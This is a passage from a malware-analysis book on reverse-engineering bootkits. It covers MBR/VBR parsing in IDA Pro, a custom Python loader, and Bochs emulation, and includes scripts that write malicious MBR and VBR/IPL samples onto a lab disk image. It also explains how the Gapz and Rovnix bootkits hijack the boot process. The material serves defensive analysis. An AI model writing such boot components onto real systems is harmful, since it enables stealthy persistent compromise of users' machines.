As you can see, the table has two entries (the top two lines), which implies there are only two partitions on the disk. The first partition entry starts at the address 0x7DBE, and its very first byte ❶ shows that this partition is active, and therefore the MBR code should load and execute its VBR, which is the very first sector of that partition. The byte at offset 0x7DC2 ❷ describes the type of the partition—that is, the particular filesystem type that should be expected there (by the OS, the bootloader itself, or by other low-level disk access code). In this case, 0x07 corresponds to Microsoft's NTFS. (For more information on partition types, see "The Windows Boot Process" on page XX.)

Next, the DWORD at 0x7DC5 ❸ in the partition table entry tells us that the partition starts at offset 0x800 from the beginning of the hard drive. This offset is counted in sectors. The last DWORD ❹ of the entry specifies the partition's size in sectors (0x32000). Table 8-2 details the particular example in Listing 8-9. In the columns "Beginning offset" and "Partition size," the actual values are provided in sectors, with bytes in parentheses.

Table 8-2: MBR Partition Table Contents

Partition index	Is active	Type	Beginning offset, sectors (bytes)	Partition size, sectors (bytes)
0	True	NTFS (0x07)	0x800 (0x100000)	0x32000 (0x6400000)
1	False	NTFS (0x07)	0x32800 (0x6500000)	0x4FCD000 (0x9F9A00000)
2	NA	NA	NA	NA
3	NA	NA	NA	NA

The reconstructed partition table provides us with the information on where we should look next in our analysis of the boot sequence. Namely, it tells as where the VBR is. The coordinates of the VBR are stored in the Beginning Offset column of the primary partition entry. In our case, the VBR is located at offset 0x100000 bytes from the beginning of the hard drive and this is the place to look in order to continue analysis.

VBR Analysis Techniques

In this section we will consider VBR static analysis approaches using IDA and will focus on an essential VBR concept—BIOS Parameter Block—which plays an important role in the boot process and bootkit infection. The VBR is also a common target of bootkits, as we explained briefly in Chapter 7. In Chapter 12 we'll discuss the Gapz bootkit, which infects the VBR in order to persist on the infected system, in more detail. The Rovnix bookit discussed in Chapter 11 also makes use of the VBR to infect a system.

The VBR is loaded in the disassembler in essentially the same way as the MBR, since it's also executed in real-mode; load the VBR file (*vbr_sample_ch10.bin*) from the samples directory for Chapter 8 as a binary module at the same address 0x7C00 and in 16-bit disassembly mode.

Analyzing the IPL

The main purpose of the VBR is to locate the Initial Program Loader (IPL) and to read it into RAM. The location of the IPL on the hard drive is specified in the `BIOS_PARAMETER_BLOCK_NTFS` structure discussed in Chapter 5. This structure is stored directly in the VBR and contains a number of fields that define the geometry of the NTFS volume, such as the number of bytes per sector, the number of sectors per cluster, the location of the Master File Table, and so on.

The actual location of the IPL is defined by the `HiddenSectors` field, which stores the number of sectors from the beginning of the hard drive to the beginning of the NTFS volume. It is assumed that the NTFS volume starts with the VBR, immediately followed by the IPL. Thus, the VBR code loads the IPL by fetching the contents of the `HiddenSectors` field, incrementing the fetched value by 1, and then reading 0x2000 bytes (which corresponds to 16 sectors) from the calculated offset. Once the IPL is loaded from disk, the VBR code transfers control to it.

A part of the BIOS parameter block structure in our example is shown in Listing 8-10.

```
seg000:000B    bpb  dw 200h       ; SectorSize
seg000:000D         db 8          ; SectorsPerCluster
seg000:001E         db 3 dup(0)   ; reserved
seg000:0011         dw 0          ; RootDirectoryIndex
seg000:0013         dw 0          ; NumberOfSectorsFAT
seg000:0015         db 0F8h       ; MediaId
seg000:0016         db 2 dup(0)   ; Reserved2
seg000:0018         dw 3Fh        ; SectorsPerTrack
seg000:001A         dw 0FFh       ; NumberOfHeads
seg000:001C         dd 800h       ; HiddenSectors❶
```

Listing 8-10: BIOS parameter block of the VBR

As you can see from this listing, the value of `HiddenSectors` ❶ is 0x800, which corresponds to the beginning offset of the active partition on the disk in Table 4-2. This shows that the IPL is located at offset 0x801 from the beginning of the disk. This information is used by bootkits to intercept control during the boot process. The Gapz bootkit, for example, modifies the contents of the `HiddenSectors` field so that instead of a legitimate IPL the VBR code reads and executes the malicious IPL. Rovnix, on the other hand, uses another strategy: it modifies the legitimate IPL's code. Both manipulations result in intercepting control at the early boot of the system.

Other Bootkit Components

Once the IPL receives control, it proceeds with loading *bootmgr*, which is stored in the filesystem of the volume. After this, some other bootkit components, such as a malicious boot loader and kernel-mode drivers, may kick in. A full analysis of these modules is beyond the scope of this chapter, but we'll briefly outline some approaches next.

Malicious Boot Loaders

Malicious boot loaders constitute an important part of bootkits. They implement functionality that cannot fit in the MBR and the VBR due to their size limitations and are therefore stored separately on the hard drive. Bootkits store their boot loaders in hidden storage areas located either at the end of the hard drive (where there is usually some unused disk space) or in free disk space between partitions, if there is any.

A boot loader's main purposes are to survive through the CPU's execution mode switching, bypass OS security checks (such as driver signature enforcement), and load malicious kernel-mode drivers. In particular, a malicious boot loader may contain different code to be executed in different processor execution modes:

16-bit real-mode Interrupt 13h hooking functionality

32-bit protected mode Bypassing OS security checks (for 32-bit OS version)

64-bit protected mode (long mode) Bypassing OS security checks (for 64-bit OS version)

However, the IDA Pro disassembler can't keep code disassembled in different modes in a single IDA database. You'll need to maintain different versions of the IDA Pro database for different execution modes.

Kernel-Mode Drivers

In most cases, the kernel-mode drivers loaded by bootkits are valid PE images. They implement rootkit functionality that allows malware to avoid detection by security software and provides covert communication channels, among other things. Usually, modern bootkits contain two versions of the kernel-mode driver compiled for the x86 and x64 platforms, respectively. These modules may be analyzed using conventional approaches for static analysis of executable images. IDA Pro does a decent job of loading such executables, and it provides a lot of supplemental tools and information for their analysis. Instead, we will discuss next how to use IDA Pro's features to automate the analysis of bootkits by preprocessing them as they're loaded by IDA.

Advanced IDA Pro Usage: Writing a Custom MBR Loader

One of the most striking features of the IDA Pro disassembler is the breadth of its support for various file formats and processor architectures. To achieve this, the functionality related to loading particular types of executables is implemented in special modules called *loaders*. By default, IDA Pro contains a number of loaders covering the most frequent types of executables, such as *PE* (Windows), *ELF* (Linux), *Mach-O* (OS X), and firmware image formats, and so on. The list of available loaders can be obtained by inspecting the contents of your *$IDADIR\loaders* directory, where *$IDADIR* is the installation directory of the disassembler. The files within this directory are the loaders, and their names correspond to platforms and their binary formats. The extensions of these files have the following meanings:

ldw Binary implementation of a loader for the 32-bit version of IDA Pro

l64 Binary implementation of a loader the 64-bit version of IDA Pro

py Python implementation of a loader for both versions of IDA Pro

By default, no loader is available for MBR/VBR, which is why at the start of this chapter we instructed IDA to load the MBR/VBR as a binary module (in the section "Loading the MBR in IDA Pro"). This section shows you how to write a custom Python-based MBR loader for IDA Pro with a few simple extra features that load MBR in the 16-bit disassembler mode at the address 0x7C00 and parse the partition table.

The place to start when developing a custom loader is the file *loader.hpp*, which is provided with the IDA Pro SDK. It contains a lot of useful information related to loading executables in the disassembler: definitions of structures and types to use, prototypes of the callback routines, and descriptions of the parameters they take. Here is the list of the callbacks that should be implemented in a loader, according to this source file:

accept_file The routine used to check if the file being loaded is of a supported format.

load_file This routine does the actual work of loading the file into the disassembler—that is, parsing the file format and mapping the file's content into the newly created database.

save_file This is an optional routine that, if implemented, produces an executable from the disassembly upon executing the File ▸ Produce File ▸ Create EXE File command in the menu.

move_segm This is an optional routine that, if implemented, is executed when a user moves a segment within the database. It is mostly used when there is relocation information in the image that should be taken into account when moving a segment. Due to the lack of relocations in the MBR, we can skip this routine in our case (though we couldn't if we were to write a loader for PE or ELF binaries).

init_loader_options This is an optional routine that, if implemented, asks a user for additional parameters for loading a particular type of the file once the loader has been chosen. We can skip this routine as well because we have no special options to add.

Now, let's take a look at the actual implementation of these routines in our custom MBR loader.

Implementing accept_file

In the routine `accept_file`, we need to check whether the file in question is in fact a Master Boot Record. The MBR format is rather simple, so the following are the only indicators we need to perform this check:

File size The file should be at least 512 bytes, which corresponds to the minimum size of a hard drive sector.

MBR signature A valid MBR should end with the bytes 0xAA55.

If these two checks are successful, our routine `accept_file` should return either a string with the name of the loader or a zero, as shown in Listing 8-11.

```
def accept_file(li, n):
   # check size of the file
   file_size = li.size()
   if file_size < 512:
       return 0

   # check MBR signature
   li.seek(510, os.SEEK_SET)
   mbr_sign = li.read(2)
   if mbr_sign[0] != '\x55' or mbr_sign[1] != '\xAA':
       return 0

   # all the checks are passed
   return 'MBR'
```

Listing 8-11: The `accept_file` implementation

If the conditions are met and the file is recognized as an MBR, the code returns a string with the name of the loader; if the file is not an MBR, the code returns a zero.

Implementing load_file

Once `accept_file` returns a nonzero value, IDA Pro will attempt to load the file by executing the `load_file` routine implemented in our loader. This routine needs to perform the following steps:

- Read the whole file into a buffer.
- Create and initialize a new memory segment into which the MBR contents will be loaded.
- Set the very beginning of the MBR as an entry point for the disassembly.
- Parse the partition table contained in the MBR.

The actual implementation of the routine is presented in Listing 8-12.

```
def load_file(li):
    # Select the PC processor module
  ❶idaapi.set_processor_type("metapc", SETPROC_ALL|SETPROC_FATAL)

    # read MBR into buffer
  ❷li.seek(0, os.SEEK_SET); buf = li.read(li.size())

    mbr_start = 0x7C00       # beginning of the segment
    mbr_size = len(buf)      # size of the segment
    mbr_end  = mbr_start + mbr_size

    # Create the segment
  ❸seg = idaapi.segment_t()
    seg.startEA = mbr_start
    seg.endEA   = mbr_end
```

```
  seg.bitness = 0 # 16-bit
❹idaapi.add_segm_ex(seg, "seg0", "CODE", 0)

  # Copy the bytes
❺idaapi.mem2base(buf, mbr_start, mbr_end)

  # add entry point
  idaapi.add_entry(mbr_start, mbr_start, "start", 1)

  # parse partition table
❻strcut_id = add_struct_def()
  struct_size = idaapi.get_struc_size(struct_id)
❼idaapi.doStruct(start + 0x1BE, struct_size, struct_id)
```

Listing 8-12: The `load_file` implementation

First, we start with setting the CPU type to `metapc` ❶, which corresponds to the generic PC family, instructing IDA to disassemble the binary as IBM PC opcodes. Then we read the MBR into a buffer ❷ and create a memory segment by calling the `segment_t` API ❸. This call allocates an empty structure, `seg`, describing the segment to create; we then populate it with the actual byte values. We set the starting address of the segment to 0x7C00, as we did in the "Loading the MBR in IDA Pro" section of this chapter, and we set its size to the corresponding size of the MBR. We also tell IDA that the new segment will be a 16-bit segment, by setting the `bitness` flag of the structure to `0` (note that `1` corresponds to 32-bit segments, and `2` corresponds to 64-bit segments). Then, by calling the `add_segm_ex` API ❹, we add a new segment to the disassembly database. It takes the following parameters: a structure describing the segment to create, the segment name (`seg0`), the segment class `CODE`, and `flags`, which is left at `0`. Following this call ❺, we copy the MBR contents into the newly created segment and add an entry point indicator.

Next, we want to add automatic parsing of the partition table present in the MBR. This is achieved by calling the `doStruct` API ❼ with the following parameters: the address of the beginning of the partition table, the size in bytes of the table, and the identifier of the structure we want the table to be cast to. This structure is created by the `add_struct_def routine` ❻ implemented in our loader. It imports into the database the structures defining the partition table, `PARTITION_TABLE_ENTRY`. Its implementation is presented in Listing 8-13.

```
def add_struct_def(li, neflags, format):
    # add structure PARTITION_TABLE_ENTRY to IDA types
    sid_partition_entry = AddStrucEx(-1, "PARTITION_TABLE_ENTRY", 0)
    # add fields to the structure
    AddStrucMember(sid_partition_entry, "status", 0, FF_BYTE, -1 ,1)
    AddStrucMember(sid_partition_entry, "chsFirst", 1, FF_BYTE, -1 ,3)
    AddStrucMember(sid_partition_entry, "type", 4, FF_BYTE, -1 ,1)
    AddStrucMember(sid_partition_entry, "chsLast", 5, FF_BYTE, -1 ,3)
    AddStrucMember(sid_partition_entry, "lbaStart", 8, FF_DWRD, -1 ,4)
    AddStrucMember(sid_partition_entry, "size", 12, FF_DWRD, -1 ,4)
```

```
    # add structure PARTITION_TABLE to IDA types
    sid_table = AddStrucEx(-1, "PARTITION_TABLE", 0)
    AddStrucMember(sid_table, "partitions", 0, FF_STRU, sid , 64)

    return sid_table
```

Listing 8-13: Importing data structures into the disassembly database

Once our loader module is finished, it can be copied into the *$IDADIR\loaders* directory as a *mbr.py* file. When a user next attempts to load an MBR into the disassembler, the dialog in Figure 8-4 will be shown, confirming that our loader has successfully recognized the MBR image.




Figure 8-4: Choosing the custom MBR loader

Clicking OK will execute the `load_file` routine implemented in our loader to render the previously described customizations to the loaded file.

NOTE *Keep in mind that when you're developing custom loaders for IDA Pro, bugs in the script implementation may cause IDA Pro to crash. If this happens, simply remove the loader script from the* loaders *directory and restart the disassembler.*

In this section, we presented a small part of all the capabilities of the disassembler with respect to extensions development. For a complete reference on IDA Pro extension development, refer to *The IDA Pro Book, 2nd Edition* by Chris Eagle (No Starch Press, 2011).

Conclusion

We described a few simple steps for static analysis of the MBR and the VBR. Our examples can be easily extended to any code running in the preboot environment. As you have seen in this chapter, the IDA Pro disassembler provides a number of features that make it a handy tool for performing this kind of task.

On the other hand, static analysis has its limitations, mainly related to the inability to see the code at work and observe how it manipulates the data. In many cases, static analysis cannot provide answers to all the questions a reverse engineer may have. In such situations, it is important to look at the actual execution of the code to better understand its functionality or to obtain some information that may have been missing in the static context (for example, encryption keys). This brings us to dynamic analysis, the methods and tools for which we discuss in the next chapter.

Exercises

Completing the following exercises should help you get a better grasp of the material. You'll need to download a disk image from *https://www.nostarch.com/rootkits/*. The tools you'll need for this exercise are the IDA Pro disassembler and a Python interpreter.

Here's what you need to do:

1. Extract the MBR from the image by reading its first 512 bytes and saving them in a file named *mbr.mbr*. Load the extracted MBR into the IDA Pro disassembler. Examine and describe the code at the entry point.
2. Identify code that decrypts the MBR. What kind of encryption is being used? Find the key used to decrypt the MBR.
3. Write a Python script decrypting the rest of the MBR code and execute it. Use the code in Listing 8-5 as a reference.
4. To be able to load additional code from disk, the MBR code allocates a memory buffer. At which address is the code allocating that buffer located? How many bytes of memory does the code allocate? Where is the pointer to the allocated buffer stored?
5. After the memory buffer is allocated, the MBR code attempts to load additional code from disk. At which offset (in sectors) does the MBR code start reading these sectors? How many sectors does it read?
6. It appears that the data loaded from the disk is encrypted. Identify the MBR code performing decryption of the read sectors. What is the address at which the MBR code decrypting sectors will be loaded?
7. Extract the encrypted sectors from the disk image by reading the number of bytes previously identified in step 4 from the found offset in the file *stage2.mbr*.

8. Implement a Python script for decrypting the extracted sectors and execute it. Load the decrypted data into the disassembler (in the same way as the MBR) and examine its output.
9. Identify the partition table in the MBR. How many partitions are there? Which one is active? What are the locations of these partitions on the image?
10. Extract the VBR of the active partition from the image by reading its first 512 bytes and saving it in a *vbr.vbr* file. Load the extracted VBR into IDA Pro. Examine and describe the code at the entry point.
11. What is the value stored in the HiddenSectors field of the BIOS parameter block in the VBR? At which offset is the IPL code located? Examine the VBR code and determine the size of the IPL (that is, how many bytes of the IPL are read?).
12. Extract the IPL code from the disk image by reading and saving it into an *ipl.vbr* file. Load the extracted IPL into IDA Pro. Find the location of the entry point in the IPL. Examine and describe the code at the entry point.
13. Develop a custom VBR loader for IDA Pro that automatically parses the BIOS parameter block. Use the structure `BIOS_PARAMETER_BLOCK_NTFS` defined in Chapter 5.

Bootkit Dynamic Analysis: Emulation and Virtualization

We saw in Chapter 7 that static analysis is a powerful tool for bootkit analysis, but in some situations static analysis cannot give you the information you're looking for and it's necessary to use *dynamic analysis* techniques to research bootkits. This is often the case for bootkits that contains encrypted components for which decryption is problematic, or that employ multiple hooks during execution to disable OS protection mechanisms, like the Rovnix bootkit (covered in Chapter 13). Static analysis tools cannot always tell which modules the bootkit tampers with, but dynamic analysis can.

Dynamic analysis generally relies on the debugging facilities of the platform being analyzed, but the pre-boot environment has no debugging facilities because there are no interfaces to which a debugger can attach. For this reason we need an additional layer of software to be able to debug bootkit code: either an emulator or a virtual machine. These tools make it possible to run boot code in the controlled pre-boot environment with debugging interfaces.

In this chapter we'll consider two tools for dynamic bootkit analysis: emulation with Bochs and virtualization with VMware Workstation. These approaches are similar, and both allow researchers to observe the behavior of the boot code at the moment of execution, provide the same level of insight into the code being debugged, and have the same access to the CPU registers and memory.

The difference between these two methods lies in the implementation. The Bochs emulator interprets the code to emulate entirely on a virtual CPU while a virtual machine uses the real (physical) CPU to execute the instructions of a guest OS.

The bootkits components we'll be using for analysis in this chapter are available in the resources at *www.nostarch.com/rootktis*. You'll need the MBR in the file *mbr.mbr*, and the VBR and IPL that are in the file *partition0.data*.

Emulation with Bochs

Bochs (*http://bochs.sourceforge.net/*) is an open-source emulator for the Intel x86-64 platform capable of emulating an entire computer. Our primary interest in this tool is that it provides a debugging interface that can trace the code it emulates, so it can be used to debug modules executed in the pre-boot environment such as the MBR and VBR/IPL. Bochs also runs as a

single user-mode process, so there's no need to install kernel-mode drivers or any special system services to support the emulated environment.

There are other tools, such as open-source emulator QEMU (*http://wiki.qemu.org/Main_Page*), that provide the same functionality and can be used for bootkit analysis, but we chose Bochs over QEMU because our extensive experience in using this tools in the course of bootkit reversing has shown that Bochs has better integration with Hex-Rays IDA Pro for MS Windows platforms. It also has a more compact architecture which focuses on emulating only x86/x64 platforms, and has an embedded debugging interface that can be used for boot code debugging without having to use IDA Pro—though the tool is enhanced when paired with IDA Pro, as we'll show later in this chapter.

However, it's worth noting that QEMU is more efficient and supports more architectures, including ARM. QEMU's use of an internal GDB interface also provides opportunities for debugging from early on in the VM booting process. If you want to explore debugging more after this chapter, QEMU may be worth trying out.

Installing Bochs

The latest version of Bochs can be downloaded from *https://sourceforge.net/projects/bochs/files/bochs*. You'll have two download options: the Bochs installer or a zip archive with Bochs components. The installer includes more components and tools (including the `bximage` tool we'll discuss later) in the zip archive, so we'd recommend downloading the installer. The installation is straightforward: Just click through steps and leave the default values for the parameters. Throughout the chapter we'll refer to the directory where Bochs has been installed as the Bochs working directory.

Creating a Bochs Environment

To use the Bochs emulator we need to first create an environment for it, consisting of a Bochs configuration file and a disk image. The configuration file is a text file that contains all the essential information needed for the emulator to execute the code, such as which disk image to use, the CPU parameters, and so on, and the disk image contains the guest OS and boot modules to emulate.

Creating the Configuration File

Listing 9-1 demonstrates the most frequently used parameters for bootkit debugging, and we'll use this as our Bochs configuration file throughout this chapter. Open a new text file and enter the following. You'll need to save this file in the Bochs working directory and name it *bochsrc.bxrc*. The extension *bxrc* means that the file contains configuration parameters for Bochs.

```
❶ megs: 512
❷ romimage: file="../BIOS-bochs-latest"
❸ vgaromimage: file="../VGABIOS-lgpl-latest"
❹ boot: cdrom, disk
❺ ata0-master: type=disk, path="win_os.img", mode=flat, cylinders=6192,
heads=16, spt=63
❻ mouse: enabled=0
❼ cpu: ips=90000000
```

Listing 9-1: Sample Bochs configuration file

The first parameter, `megs` ❶, sets a RAM limit for the emulated environment in megabytes. For our requirements for boot code debugging 512 Mb is more than sufficient. The following two parameters specify paths to BIOS ❷ and VGA-BIOS ❸ modules to be used in the emulated environment. Bochs comes with default BIOS modules, but it is possible to use custom modules if necessary; for example in the case of firmware development. Since our target is to debug MBR and VBR code, we'll use the default BIOS module. The `boot` ❹ option specifies the boot device sequence. With the settings shown, Bochs will first attempt to boot from the `cdrom` device and if that fails proceed to the hard drive. The next option `ata-master` ❺ specifies the type and characteristics of the hard drive to be emulated by Bochs. This parameter has several options:

`type` – type of device, either `disk` or `cdrom`

`path` – path to a file on the host filesystem with the disk image

`mode` – type of image; this option is valid only for disk devices and is described below

`cylinders` – number of cylinders for the disk; defines size of the disk and valid only for disk devices

`heads` – number of heads for the disk; defines size of the disk valid only for disk devices

`spt` – sectors per track; defines size of the disk valid only for disk

When we create the disk image later, Bochs will give us the `ata-master` parameters to enter here.

The `mouse` parameter ❻ enables the use of a mouse in the guest OS. The option `CPU` ❼ defines the parameters of the virtual CPU inside the Bochs. In our example we use `IPS` to specify the number of instructions to emulate per second. You can tweak this option to change performance characteristics, for example, for Bochs version 2.6.8 and a CPU with Intel Core i7, the typical IPS value would be in between 85 to 95 MIPS (millions of instructions per second), which is the value we're giving here. You can, if you want, use the *bochsrc.bxrc* file provided in the book's resources rather than create your own.

Creating the Disk Image

To create a disk image for Bochs you can use either the `dd` utility in Unix or `bximage` tool provided with the Bochs emulator. We'll use the `bximage` tool, as it can be used on both Linux and Windows machines.

Open the `bximage` Disk Image Creation Tool. When started, `bximage` gives a list of options, shown in Figure 9-1. Enter 1 to create a new image. It then asks whether we want to make a floppy or hard disk image. In our case we specify `hd` ❶ to create a hard disk image. Next, Bochs asks what type of image to create. Generally, the type of disk image determines the layout of the disk image in the file. The tool can create multiple types of disk images; for a full list of supported types refer to the Bochs documentation. We choose `flat` ❷ to produce a disk image in a single file with flat layout. This means the offset within the file disk image corresponds to the offset on the disk, which allows you to easily edit and modify the image.




Figure 9-1: Creating Bochs disk image with bximage tool

Next we need to specify disk size in megabytes. The value to give depends on what you're using Bochs for. If you want to install an OS onto the disk image it needs to be large enough to be able to store all the OS files, so at least several gigabytes. On the other hand, if you only want to use the disk image for debugging boot code an image of 10 megabytes ❸ is sufficient.

Finally, `bximage` prompts for a name for the image – this will be the path to the file on the host filesystem in which the image will be stored ❹. If only the file name is given, without the full path, the file will be stored in the same directory Bochs is stored on. Once you enter the filename, Bochs creates the disk image and outputs a configuration string for you to place in the `ata0-master` line of the Bochs configuration file you made earlier (❺ in Listing 9-1). To avoid confusion, either provide a full path to the image file in `bximage` or copy the newly created image file into the same directory as the configuration file. This will make sure Bochs can find and load the image file.

Infecting the Disk Image

Once the disk image has been created we can proceed with infecting the disk with a bootkit. There are two approaches to this task. The first is to install a guest OS system onto the Bochs disk image and then execute the bootkit infector into the guest environment. At execution the malware will infect the disk image with the bootkit. This approach allows you to perform deeper malware analysis because the malware will install all the components onto the guest system, including the bootkit and the kernel mode drivers, so you can observe all the components of the malware during dynamic analysis. However, this approach has drawbacks: to accommodate the OS, we need to have made the disk image large enough when we created it earlier; the emulation of the instructions during installation of the OS and execution of the malware will stretch the execution time significantly; and some modern malware implements anti-emulation functionality (they are able to detect when malware is running in the emulator and will exit without infecting the system).

For this reason we'll use a second method. We'll infect the disk image by extracting bootkit components from the malware (the MBR, VBR, and IPL) and writing them directly to the disk image. This approach requires a substantially smaller disk image and is much faster. However, it also means we are unable to observe and analyze other components of the malware, such as kernel-mode drivers. This approach also requires some prior understanding of the malware and its architecture.

We'll use this second method in this chapter as it gives more insight into using Bochs in the context of dynamic analysis.

Writing Malicious Malware to the Disk Image

Make sure you have downloaded and saved the *mbr.mbr* code from the resources at *www.nostarch.com/rootkits*. Listing 9-2 gives the Python code that will write the malicious MBR onto the disk image. This should be copied into a text editor and saved as an external Python file.

```
# read MBR from file
mbr_file = open("path_to_mbr_file", "rb") ❶
mbr = mbr_file.read()
mbr_file.close()
# write MBR to the very beginning of the disk image
disk_image_file = open("path_to_disk_image", "r+b")
disk_image_file.seek(0)
```

```
disk_image_file.write(mbr) ❷
disk_image_file.close()
```

Listing 9-2: Writing MBR code onto the disk image

In this example enter the file location for the MBR in place of `path_to_mbr_file` ❶, the disk image location in place of at `path_to_disk_image` and save the code above into a file with extension `.py`. Now the code can be executed by the Python interpreter in Bochs by running `python path_to_the_script_file.py`. The MBR we have written ❷ onto the disk image contains only one active partition (partition # 0) in the partition table as shown in Table 9-1.

Table 9-1: MBR Partition Table

Partition no.	Type	Starting sector	Partition size in sectors
0	0x80 (bootable)	0x10	0x200
1	0 (no partition)	0	0
2	0 (no partition)	0	0
3	0 (no partition)	0	0

Next we write the VBR and IPL onto the disk image. Make sure you have downloaded and saved the *partition0.data* code from the resources at *www.nostarch.com/rootkits.* We need to write these modules at the offset specified in Table 9-1 which corresponds to the starting offset of the active partition. Enter the code presented in Listing 9-3 in a text editor and save it as a Python script.

```
# read VBR and IPL from file
vbr_file = open("path_to_vbr_file", "rb") ❶
vbr = vbr_file.read()
vbr_file.close()
# write VBR and IPL at the offset 0x2000
disk_image_file = open("path_to_disk_image", "r+b") ❷
disk_image_file.seek(0x10 * 0x200) ❸
disk_image_file.write(vbr)
disk_image_file.close()
```

Listing 9-3: Writing VBR and IPL onto the disk image

Again, as with Listing 9-2, replace `path_to_vbr_file` ❶ with the path to the file containing the VBR and `path_to_disk_image` ❷ with the image location before running the script.

After executing the script we get a disk image ready for debugging in Bochs: the malicious MBR and VBR/IPL have been successfully written onto the image and can be analyzed in the Bochs Debugger.

The Bochs Internal Debugger

The Bochs debugger is a standalone application, `bochsdbg.exe` with a command line interface; you can find the full documentation at *http://bochs.sourceforge.net/doc/docbook/user/internal-debugger.html*. The functions supported by the Bochs debugger, such as breakpoint, memory manipulation, tracing, and code disassembly, can be used for examining boot code for malicious activity or decrypting polymorphic MBR code. To start a debugging session call the `bochsdbg.exe` application from the command line with a path to the Bochs configuration file `bochsrc.bxrc`.

```
bochsdbg.exe -q -f bochsrc.bxrc
```

This command will start a virtual machine and open a debugging console. First set a breakpoint at the beginning of the boot code so that the debugger stops execution of the MBR code at the beginning to give us opportunity to analyse the code; the first MBR instruction is placed at address 0x7c00, so enter the command `lb 0x7c00` to set the breakpoint at the beginning of the instructions. In order to commence the execution to the breakpoint address you then apply the `c` command, as shown in Figure 9-2. To see the disassembled instructions from the current address you use the `u` debugger command; for example, Figure 9-2 shows the first ten disassembled instructions with the command `u /10`.

```
C:\Program Files (x86)\Bochs\Win_Infected>..\bochsdbg -q -f bochsrc.bxrc
========================================================================
                       Bochs x86 Emulator 2.6.8
               Built from SVN snapshot on May 3, 2015
                 Compiled on May  3 2015 at 10:18:44
========================================================================
00000000000i[      ] reading configuration from bochsrc.bxrc
00000000000i[      ] installing win32 module as the Bochs GUI
00000000000i[      ] using log file bochsout.txt
Next at t=0
(0) [0x0000fffffff0] f000:fff0 (unk. ctxt): jmpf 0xf000:e05b          ; ea5be000f0
<bochs:1> lb 0x7c00
<bochs:2> c
(0) Breakpoint 1, 0x0000000000007c00 in ?? ()
Next at t=277379862
(0) [0x000000007c00] 0000:7c00 (unk. ctxt): xor ax, ax                ; 33c0
<bochs:3> u /10
00007c00: (                    ): xor ax, ax                ; 33c0
00007c02: (                    ): mov ss, ax                ; 8ed0
00007c04: (                    ): mov sp, 0x7c00            ; bc007c
00007c07: (                    ): sti                       ; fb
00007c08: (                    ): push ax                   ; 50
00007c09: (                    ): pop es                    ; 07
00007c0a: (                    ): push ax                   ; 50
00007c0b: (                    ): pop ds                    ; 1f
00007c0c: (                    ): cld                       ; fc
